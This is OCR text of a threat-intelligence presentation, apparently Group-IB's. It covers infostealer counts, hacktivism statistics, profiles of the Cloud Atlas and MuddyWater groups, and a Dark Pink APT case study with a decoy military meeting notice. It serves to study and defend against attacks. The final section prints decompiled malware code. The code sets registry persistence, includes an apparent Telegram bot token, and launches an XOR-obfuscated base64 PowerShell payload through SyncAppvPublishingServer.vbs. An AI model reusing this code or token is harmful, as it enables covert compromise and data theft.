
Search

RedLine Stealer	239,558
META Stealer	73,617
AZORult	17,551
LummaC2	7,566
SystemBC	5,207
Vidar	4,043
Phemedrone Stealer	3,931
Raccoon	2,742
CryptBot	2,255
SnakeKeylogger	1,519
Erbium Stealer	1,178
Unknown	1,041
Stealc	944


HACKTIVISM


Global
Top jurisdictions targeted by hacktivists in 2024
Russia 4%
Ukraine 3.5%
Germany 1.4%
France 1.6%
Bangladesh 1.5%
India 12.8%
Montenegro 3.3%
United States 2.1%
Israel 7%
Indonesia 3.5%

HACKTIVISM


Global
Top 10 industries targeted by hacktivists in 2024
Government and military
5.8%
Financial services
3.7%
Education
2.9%
Transportation
2.4%
Internet services
2.0%
Commerce and shopping
1.4%
Media and entertainment
1.2%
Information technology
1.1%
Content and publishing
Hardware
0.9%

WHATS RELEVENT TO ME?



SAMPLE GROUPS

Cloud Atlas

Alleged attribution
Ukraine

Scope
Asia, Europe

First seen
2007

ABOUT

Cloud Atlas is a cyber-espionage group that conducts highly targeted attacks on critical infrastructure across various regions and political conflicts. Despite years of activity, its tactics, techniques, and procedures (TTPs) have remained largely unchanged, relying on phishing emails with trojanized documents for malware delivery.

Initially focused on Russia, Cloud Atlas has since expanded its operations globally. The group employs advanced identity cloaking and deploys clean, sophisticated malware, indicating strong backing. Its arsenal includes malware targeting Android, BlackBerry, and Apple iOS devices.

ALIASES

Inception, Inception Framework, Oxygen, ATK 116, RedOctober, Hive0097, Clean Ursa, Cloud Werewolf

TOP TACTICS

- Phishing → Spearphishing Attachment (T1566.001)
- User Execution → Malicious File (T1204.002)
- Boot or Logon Autostart Execution → Registry Run Keys / Startup Folder (T1547.001)
- Template Injection (T1221)
- Ingress Tool Transfer (T1105)
- System Information Discovery (T1082)

INDUSTRY FOCUS

- Aerospace
- Community and lifestyle
- Energy
- Financial services
- Government and military
- Manufacturing
- Lending and investments
- Natural resources
- Transportation

SAMPLE GROUPS

Muddy Water

Alleged attribution
Iran

Scope
Scope: Worldwide

First seen
2017

ABOUT

MuddyWater, also known by aliases TA450 and Seedworm, is a sophisticated threat actor group that has been operating since at least 2017. The group's primary motivation is espionage and intelligence gathering.

MuddyWater targets a variety of industries, including government, telecommunications, energy, and critical infrastructure, with a particular focus on the Middle East, South Asia, and NATO-affiliated countries.

ALIASES

TEMP.Zagros, Seedworm, Static Kitten, SectorD02, TA450, Boggy Serpens, MERCURY, Mango Sandstorm, Earth Vetala, Mercury, Cobalt Ulster, ATK51, T-APT-14, Yellow Nix

TOP TACTICS

- Command and Scripting Interpreter (T1059)
- Command and Scripting Interpreter → PowerShell (T1059.001)
- Scheduled Task/Job (T1053)
- Phishing (T1566)
- Phishing → Spearphishing Attachment (T1566.001)
- Boot or Logon Autostart Execution (T1547)

INDUSTRY FOCUS


- Financial services
- Education
- Financial services
- Transportation
- Government and military
- IT
- Healthcare

GROUP-IB

Application of Intelligence

Goal: provide examples of how intelligence can be made actionable

APT: Dark Pink Case Study




GROUP-IB

Key findings

- Dark Pink expanded its operations to Belgium, Brunei, and Thailand.
- The group remains highly active with **two** successful attacks carried out since the beginning of 2023.
- Dark Pink keeps updating its existing toolset to remain undetected.
- In a recent attack, Dark Pink exfiltrated stolen data over a HTTP protocol using a service called Webhook.
- Dark Pink uses different **LOLBin** techniques to evade detection on infected machines.

Group-IB Finds new APAC Government APT Starting point Yara rule (Dark Pink)



6/C3SOB 18 October 2022

CONFERENCE NOTICE

AUTHORITY: COL CONSTANCIO M ESPINA II SC (GSC) PA
AC of S for C4S, G6, PA

TO PRESIDE: LTC WINDELL FREDERICK T REBONG MNSA (SC) PA
Deputy, G6, PA

TO ATTEND:
G8, ASR
Deputy G3, ASR
S3, CSBn, ASR
S3, SIMBn, ASR
S3, NETBn, ASR
S3, 3SigBn, ASR

AGENDA: **Updates on AJEX DAGITPA 06-2022**

DATE/TIME: **20 0900 October 2022 (Thursday)**

VENUE: VTC through Zoom
Meeting ID: **508 040 2796**
Passcode: **DAGITPA**

ATTIRE: Uniform of the Day with Face Mask

FOR THE AC OF S FOR C4S, G6:

ROLAN M GUSINALEM
Major (SC) PA
Acting Chief, AB, OG6, PA

Noted By:

AC of S for C4S, G6, PA

2014 2015 2018


Honor. Patriotism. Duty.

```
if ( RegSetValueExA(phkResult, "GUID", 0, 1u, "5621584862:AAGG6WcTvFu7ADpnMT42PqwOoKfTqMDQKkQ::5028607068", 0x3Bu) )
  return 0;
CloseHandle(phkResult);
if ( RegOpenKeyExA(HKEY_CURRENT_USER, "SOFTWARE\\Classes", 0, 0xF003Fu, &phkResult) )
  return 0;
if ( RegCreateKeyExA(phkResult, ".abcd", 0, 0, 0, 0xF003Fu, 0, &hKey, 0) )
  return 0;
if ( RegSetValueExA(hKey, (LPCSTR)&byte_416A9C, 0, 1u, "abcdfile", 9u) )
  return 0;
if ( RegCreateKeyExA(phkResult, "abcdfile\\shell\\open\\command", 0, 0, 0, 0xF003Fu, 0, &v2, 0) )
  return 0;
if ( RegSetValueExA(
       v2,
       (LPCSTR)&byte_416A9C,
       0,
       1u,
       "cmd.exe /c SyncAppvPublishingServer.vbs \"n;sal abcd ($EnV:COMspEC[4, 26, 25]-jOiN'');[System.Text.Encoding]::U"
       "TF8.GetString(([System.Convert]::FromBase64String((gp 'Registry::HKEY_CLASSES_ROOT\\abcdfile\\shell\\open\\comm"
       "and' -Name 'abcd').'abcd'))|%% -Begin{$i=0} -Process{$_ = $_ -bxor $i%%256;$i++;$_}))|abcd\"",
       0x134u) )
{
  return 0;
}
if ( RegSetValueExA(
       v2,
       "abcd",
       0,
       1u,
       "c0RWLm1RQ0ooISh9LiYsTkJ4MDg2VHRbfSMvOTc/Kl4CCgBPBgwGDwhyfnJ8aM9MEkoCTk8ES0wLREEJQR8eEgZhZTAdYmpgG25mbDhqYmgkFD9"
       "9Nxo4AT0rfXJ1Zn57KVEKBhVYPRMRGS82RE8VXw0KQQ4PRAsMSgQBTwFfXllmoaXq66uhq6/G5KXPqqKo39y1v7P2+droy9/oz9S5s4fx8Mb39u"
       "/o5uT178mKh4+QipKTlMbgl5Cb0YjG8vCd6+OO4e3l5u+TnbObiZDm7avhr6jmqK3mpfv3nfz6ipqYtcymiqbBy8+to6WLysLIn9bb09Tc1szY2"
       "dzT3NmFr2BSSmxkaGN6Uzs7VicpdV9OcVpceXBrTCstRzA7Rlk2CAEECwZeF1pTG1dQHFAMDx1XFUcTGRF5HxUdXksQcX0KJCFkbWVuZTN8Nz89"
       "MDV5LSphLi9nKyxoJCFvIX9zOUclJ0RIQh8UHAwnRQUCQDwEVlSUFVJaUD1eVlwuWlJY86aupNbg58rarqOjrKWop7Lqo+7vpevsquS4tvq66bL"
       "v4+jGx4KKgObMjYeL2YmGkJmQyIDIzYbFwojGx43DxPO84OPpo+bgjKyMp42Zq5yEo5f0+PKmpZ3+9vyPjpewjs/Fz8Ok18DEzoOEwo6BotfY2q"
       "idmti6nZSVqaWuiq1FQE9eJCUmL29sXiZFWWtiMDE6MWI3PTVZa1M5Nz9ffUxkGBYGDgQ7aQsBCWAPBw8ZHxBlVHR6Ql0bAAEUH0UPPTpzPj93O"
       "zx7NGhmKmooPR88EDInMG8wdH5uKCh6cngyRk5ELQshQEFHIwUaAgUKWFFaUQ9EQgoDSwcAT0wDBLOx//i1sPv8urj38Lzw9bft6qXu76Sl6uOg"
       "5+Ctq+PkkpTf2Jad29yb1NGalNDVms3KgIPJzoWFxcKIj9MGjYu9uvHwub70/rWy+Pmxtvz5rarg56mu4Kqj6O2mp+mjpNHQn5jV3Juc2duXkN7"
       "ek5TBjInCxIjU19Nf3Zm9uIumTm1HUmxOKUNHQkN5bkE5eEVcR1pbeHNNXmtSSXFJJ0ZS8g4Ec3UTVkMeS08DZ3QeYVtqFBgSY3JNQQoLaW16Sx"
       "I0dhIeNXYTJw27JRY3eA0KNAU7Yxll6jEyCTRrNBwUDk4EOgEwVSo8IwNEAwo7Gjw8H0AYAz4B50g/ET0YGUi018nV8/XP3BDAraer1+rb1Lq51"
       "6bFoc3Svra8z+fn+tn3ypWRipTFn+bE2/TD/Zzm4eD87YSCzd3P8P3/35X7hI3l7+Og6b2j/qSIi7iGireXpfT48oaiqauQkr2/vKXRhKzW04q+"
       "t8OY0t6rrpq4xLSAoIynsIC+zMzQmZm5lTdga2pXZE1q5zotJys/SWIjVmgnd118Uy4pQ3VbOjI4S3Rvck1pcEp4TgVBYXVlXEp0c0dTcGNkHxU"
       "dChNwfE8lFRElkiN3bGMOf38qBSEnPAAdOB8CDhYSb2g8bHIpZjM7KCwyJxRTOSQFHiQrDSUURTFKQRcHMzw6OS4xSUwM9eLB0uyzz9/q7uTK4v"
       "7NufrY8MPg87nwqPTK+bPSxPqT8MvX/sLj9PjTwfj27uifx+XLy+D/7NTR0M3IiPjf6vmKm6u8kaipioudifyVl6a9u7CEhafm4raoiauX67WUg"
       "oTWrbXCysCt2KTb2YOnm5aJwomwlpnGtY2AvorLytBpdWpyN118UiM6aCQ4RSkjN1UjRSF0Un57dUB1JS9rMFZgVkt1ZmVJWGNsfkEdTG5WAUVm"
       "H2FOBlwLHRcbeQxxDzQOJy19CCtvZW0qBjoKIx8pY2p7FzEGbjAqERo6OGonRk5EDDMyJQodGV8pIV4nCTVLBDYUISVfVV0jGTc6GrnUtKSoou7"
       "LzcX64t7hweWn9P6i9tSi7qGpztDz+Pqmx9nY9Or31vPBwGZ/J/J14CI/f339/3zjfLdgsv29tjxuKCws6mK84qtv7y9p4ulg7+T9PjymuWIlP"
       "WQ6Z+bi8um1ouTj9WurLGYgrjKws1gZHHvLjA2JuNv8y3uMvYLCY3SiMpIUp/W21ydnl6P2hJV35Scnt/bnBYd1F/WVsWR0d5bBNef0F8SUJIb"
       "gVGVHRBR10MBkcMQwBzUEdkcA1xCHZ0MRF3EAELDgl1LAEoOmELFjhhOQIWDQssKQ02VRkQNTUsKTYYLTsYQwQqJjQVMSJGE0MwOy4MLD43LjDO"
       "9e3E1+DOzP2wwtO7+PS26f7Cofmhve3v9fK03t6tr9TN64SIgonNmcWckpzD4NyI3dbW0f3c0NaLz8+F8c3qqJuIm4O1p6CZqO3n65T/iaS95ea"
       "1gYC5v4r99/vvhSGNi7WWvbiHWMTOoK6Wio2emJWRotPZ0aCs3tbcmoXZ0ydlO2I0U1RJcWViXHVcanVXa1AlTmB4XF5eIyImcFUWRENbWVVrf2"
